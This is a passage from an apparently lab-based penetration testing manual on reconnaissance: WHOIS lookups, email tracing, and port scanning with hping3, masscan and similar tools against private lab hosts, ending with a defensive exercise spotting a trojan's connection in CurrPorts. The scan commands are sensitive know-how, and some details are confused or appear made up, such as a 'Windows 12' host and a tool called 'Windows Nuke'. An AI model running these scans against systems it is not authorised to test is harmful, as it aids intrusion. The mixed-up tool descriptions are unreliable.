10.10.50.200			Unknown			device		
10.10.50.202	00:0c:29:20:c4:a9	WIN7-1-PC	Windows 7	Professional	SP1	client		
10.10.50.210	00:0c:29:ea:bd:df		Linux		3.X	server		
10.10.50.211	00:0c:29:BA:AC:AA		FreeBSD		6.X	device		

Observe the OS\_Flavor field. SMB scanning scans for Operating System Flavor for the RHOST range configured.

## vi. Whois Lookup Tools for Mobile – DNS Tools, Whois, Ultra Tool Mobile

"WHOIS" helps to gain information regarding domain name, ownership information. IP Address, Netblock data, Domain Name Servers and other information's.


Regional Internet Registries (RIR) maintain WHOIS database. WHOIS lookup helps to find out who is behind the target domain name.

### 1. Go to the URL <https://www.whois.com/>

V.



### 2. A search of Target Domain



### WHOIS Lookup Result Analysis

Lookup Result shows complete domain profile, including

- Registrant information
- Registrant Organization
- Registrant Country
- Domain name server information
- IP Address
- IP location


- ASN
- Domain Status
- WHOIS history
- IP history,
- Registrar history,
- Hosting history

It also includes other information such as Email and postal address of registrar & admin along with contact details. You can go to <https://whois.domaintools.com> can enter the targeted URL for whois lookup information



## vii. Smart Whois


You can download software “*SmartWhois*” from [www.tamos.com](http://www.tamos.com) for Whois lookup as shown in the figure below: -




### viii. eMailTracker Pro

eMailTrackerPro is a Windows based email tracker that can be used to monitor employees, senders and recipients. This powerful tool can be used in conjunction with other programs such as Windows Nuke (also known as Spamwisher) to quickly identify where a computer has been and how it has been used.




Click on Trace Headers/Trace email address and enter the Message Header and click Okay. The Status of the Trace will be shown inside Trace Reports



### ix. Tools for Mobile – Network Scanner, Fing – Network Tool, Network Discovery Tool, Port Droid Tool



Scanning Tool for Mobile



## B. Scan the network using the following tools:

### i. Hping2 / Hping3

Hping is a command-line TCP/IP packet assembler and analyzer tool that is used to send customized TCP/IP packets and display the target reply as ping command display the ICMP Echo Reply packet from targeted host. Hping can also handle fragmentation, arbitrary packets body, and size and file transfer. It supports TCP, UDP, ICMP and RAW-IP protocols. Using Hping, the following parameters can be performed: -

- Test firewall rules.
- Advanced port scanning.
- Testing net performance.
- Path MTU discovery.
- Transferring files between even fascist firewall rules.
- Traceroute-like under different protocols.
- Remote OS fingerprinting & others

Using Hping commands on Kali Linux, we are pinging a Window 7 host with different customized packets in this lab.

- To create an ACK packet:

```
root@kali:~# hping3 -A 192.168.0.1
```

```
root@kali:~# hping3 -A 192.168.0.1
HPING 192.168.0.1 (eth0 192.168.0.1): A set, 40 headers + 0 data bytes
len=40 ip=192.168.0.1 ttl=128 DF id=24596 sport=0 flags=R seq=0 win=0 rtt=7.8 ms
len=40 ip=192.168.0.1 ttl=128 DF id=24597 sport=0 flags=R seq=1 win=0 rtt=3.7 ms
len=40 ip=192.168.0.1 ttl=128 DF id=24598 sport=0 flags=R seq=2 win=0 rtt=3.5 ms
len=40 ip=192.168.0.1 ttl=128 DF id=24599 sport=0 flags=R seq=3 win=0 rtt=3.4 ms
len=40 ip=192.168.0.1 ttl=128 DF id=24600 sport=0 flags=R seq=4 win=0 rtt=7.3 ms
len=40 ip=192.168.0.1 ttl=128 DF id=24601 sport=0 flags=R seq=5 win=0 rtt=7.2 ms
len=40 ip=192.168.0.1 ttl=128 DF id=24602 sport=0 flags=R seq=6 win=0 rtt=7.1 ms
len=40 ip=192.168.0.1 ttl=128 DF id=24603 sport=0 flags=R seq=7 win=0 rtt=7.0 ms
len=40 ip=192.168.0.1 ttl=128 DF id=24604 sport=0 flags=R seq=8 win=0 rtt=6.9 ms
len=40 ip=192.168.0.1 ttl=128 DF id=24605 sport=0 flags=R seq=9 win=0 rtt=6.7 ms
^C
--- 192.168.0.1 hping statistic ---
10 packets transmitted, 10 packets received, 0% packet loss
round-trip min/avg/max = 3.4/6.1/7.8 ms
root@kali:~#
```

- To create SYN scan against different ports:

```
root@kali:~# hping3 -8 1-600 -S 10.10.50.202
```

A terminal window titled "root@kali: ~" showing the output of a SYN scan. The command entered was "root@kali:~# hping3 -8 1-600 -S 10.10.50.202". The output shows a table of open ports on the target host:

port	serv name	flags	ttl	id	win	len
135	loc-srv	.S..A...	128	30572	8192	46
139	netbios-ssn	.S..A...	128	31596	8192	46
445	microsoft-d	.S..A...	128	35180	8192	46
554	rtsp	.S..A...	128	44652	8192	46

All replies received. Done.  
Not responding ports:  
root@kali:~#

- To create a packet with FIN, URG, and PSH flags


```
sets root@kali:~# hping3 -F -P -U 10.10.50.202
```

A terminal window titled "root@kali: ~" showing the output of a packet creation command. The command entered was "root@kali:~# hping3 -F -P -U 10.10.50.202". The output displays detailed information about the transmitted packets:

```
HPING 10.10.50.202 (eth0 10.10.50.202): FPU set, 40 headers + 0 data bytes
len=46 ip=10.10.50.202 ttl=128 DF id=28237 sport=0 flags=RA seq=0 win=0 rtt=3.8 ms
len=46 ip=10.10.50.202 ttl=128 DF id=28238 sport=0 flags=RA seq=1 win=0 rtt=3.8 ms
len=46 ip=10.10.50.202 ttl=128 DF id=28239 sport=0 flags=RA seq=2 win=0 rtt=3.5 ms
len=46 ip=10.10.50.202 ttl=128 DF id=28240 sport=0 flags=RA seq=3 win=0 rtt=3.4 ms
len=46 ip=10.10.50.202 ttl=128 DF id=28241 sport=0 flags=RA seq=4 win=0 rtt=3.3 ms
len=46 ip=10.10.50.202 ttl=128 DF id=28242 sport=0 flags=RA seq=5 win=0 rtt=3.2 ms
len=46 ip=10.10.50.202 ttl=128 DF id=28243 sport=0 flags=RA seq=6 win=0 rtt=7.1 ms
^C
-- 10.10.50.202 hping statistic ---
7 packets transmitted, 7 packets received, 0% packet loss
round-trip min/avg/max = 3.2/4.0/7.1 ms
root@kali:~#
```

## ii. Advanced IP Scanner

Advanced IP Scanner is a fast and powerful network scanner with a user-friendly interface. In seconds, Advanced IP Scanner can locate all computers on your wired or wireless local network and scan their ports. The program provides easy access to various network resources such as HTTP, HTTPS, FTP, and shared folders.




## iii. Angry IP Scanner

Angry IP Scanner (or simply ipscan) is an open-source and cross-platform network scanner designed to be fast and simple to use. It scans IP addresses and ports as well as has many other features.

It is widely used by network administrators and just curious users around the world, including large and small enterprises, banks, and government agencies.

It runs on Linux, Windows, and Mac OS X, possibly supporting other platforms as well.



#### iv. Masscan

MASSCAN is TCP port scanner which transmits SYN packets asynchronously and produces results similar to nmap, the most famous port scanner. Internally, it operates more like scanrand, unicornscan, and ZMap, using asynchronous transmission. It's a flexible utility that allows arbitrary address and port ranges.

Scan for a selection of ports (-p22,80,445) across a given subnet (192.168.1.0/24):

```
root@kali:~# masscan -p22,80,445 192.168.1.0/24
```

```
Starting masscan 1.0.3 (http://bit.ly/14GZzcT) at 2014-05-13 21:35:12 GMT
```

```
-- forced options: -sS -Pn -n --randomize-hosts -v --send-eth
```

```
Initiating SYN Stealth Scan
```


```
Scanning 256 hosts [3 ports/host]
```

```
Discovered open port 22/tcp on 192.168.1.217
```

```
Discovered open port 445/tcp on 192.168.1.220 Discovered open port 80/tcp on  
192.168.1.230
```

## v. NEET

Neet is a flexible, multi-threaded tool for network penetration testing. It runs on Linux and coordinates the use of numerous other open-source network tools, with the aim of gathering as much network information as possible in clear, easy-to-use formats. The core scanning engine finds and identifies network services, the modules test or enumerate those services, and the Neet Shell provides an integrated environment for processing the results and exploiting known vulnerabilities. As such, it sits somewhere between manually running your own port scans and subsequent tests, and running a fully automated vulnerability assessment (VA) tool. It has many options which allow the user to tune the test parameters for network scanning in the most efficient and practical way.



```

#00t@#00t-0470C-500P4C: ~/Kitploit/neet 148x51
NEET(1)                                         User Manuals                                         NEET(1)

NAME
    NEET - Network Enumeration and Exploitation Tool

SYNOPSIS
    neet [OPTIONS] <TARGETS> [<TARGET_RANGE>, <TARGET_RANGE> ...]

DESCRIPTION
    neet is a flexible, multi-threaded network penetration test tool which sits somewhere between manually running your own port scans and subsequent tests, and running a fully automated VA tool. It allows the user to fine-tune the test parameters, and is extensible by means of test modules and plugins. A shell ( neetsh(1) ) is included to help make sense of the results more quickly, and is also used to control the built-in exploitation framework and other aspects of the test.

ADDRESS and PORT SPECIFICATION
    IP addresses can be specified in a couple of ways - range notation (192.168.1.1-254) or CIDR notation (192.168.1.0/24). CIDR notation will automatically exclude the network and broadcast addresses. Nested ranges are also accepted - 192.168.1.10-1.20 for example.

    Port ranges can be included and excluded, and specified in commas and hyphen-separated form. For example, 1,2,3,4-20,50-60,61-70 is acceptable (though inefficient), and will be internally mapped by neet to 1-20,50-70. The default ranges are 1-65535 for TCP scans, and 1-10000 for UDP. Specification of an initial inclusive range on the command line will override these defaults; -t 1-5000 will change the TCP scan range from 1-65535 to 1-5000 for example. Further specifications will then add to this ranges; -t 6000-8000,10000-11000 will make the total TCP scan range equal to 1-5000,6000-8000,10000-11000.

OPTIONS
    The options and target hosts can specified in any order. The only rules are that parameters must immediately follow those options which require them, and that targets can be specified by IP address only - no hostnames will be accepted.

    -h, --help
        Displays usage information.

    Target HOST Specification

    -x, --exclude-host <IP_Range>
        Exclude this IP address range (may be specified more than once).

    -f, --include-hosts <File>
        Specify file containing a list of target IP addresses (may be specified more than once).

    -F, --exclude-hosts <File>
        Specify file containing a list of target IP addresses to be excluded (may be specified more than once).

    -L, --list-targets
        Print the list of targets to STDOUT, then exit.

    -O, --exclude-os
        Exclude hosts detected as running the specified operating system (may be specified more than once).

    Target and Service DISCOVERY


Manual page neet(1) line 1/200 25% (press h for help or q to quit)

```

## vi. CurrPorts


**Case Study:** Using the Previous lab, we are going to re-execute HTTP Remote Access Trojan (RAT) on Windows 12 machine (10.10.50.211) and observed the TCP/IP connections to detect and kill the connection.

### Topology:




### Configuration:

- Run the application **Currports** on Windows Server 2016 and observe the processes.




- Run the HTTP Trojan created in the previous lab



The new process is added to the list.

You can observe the process name, Protocol, Local and remote port and IP address information.

- For more detail, right click on httpserver.exe and go to properties



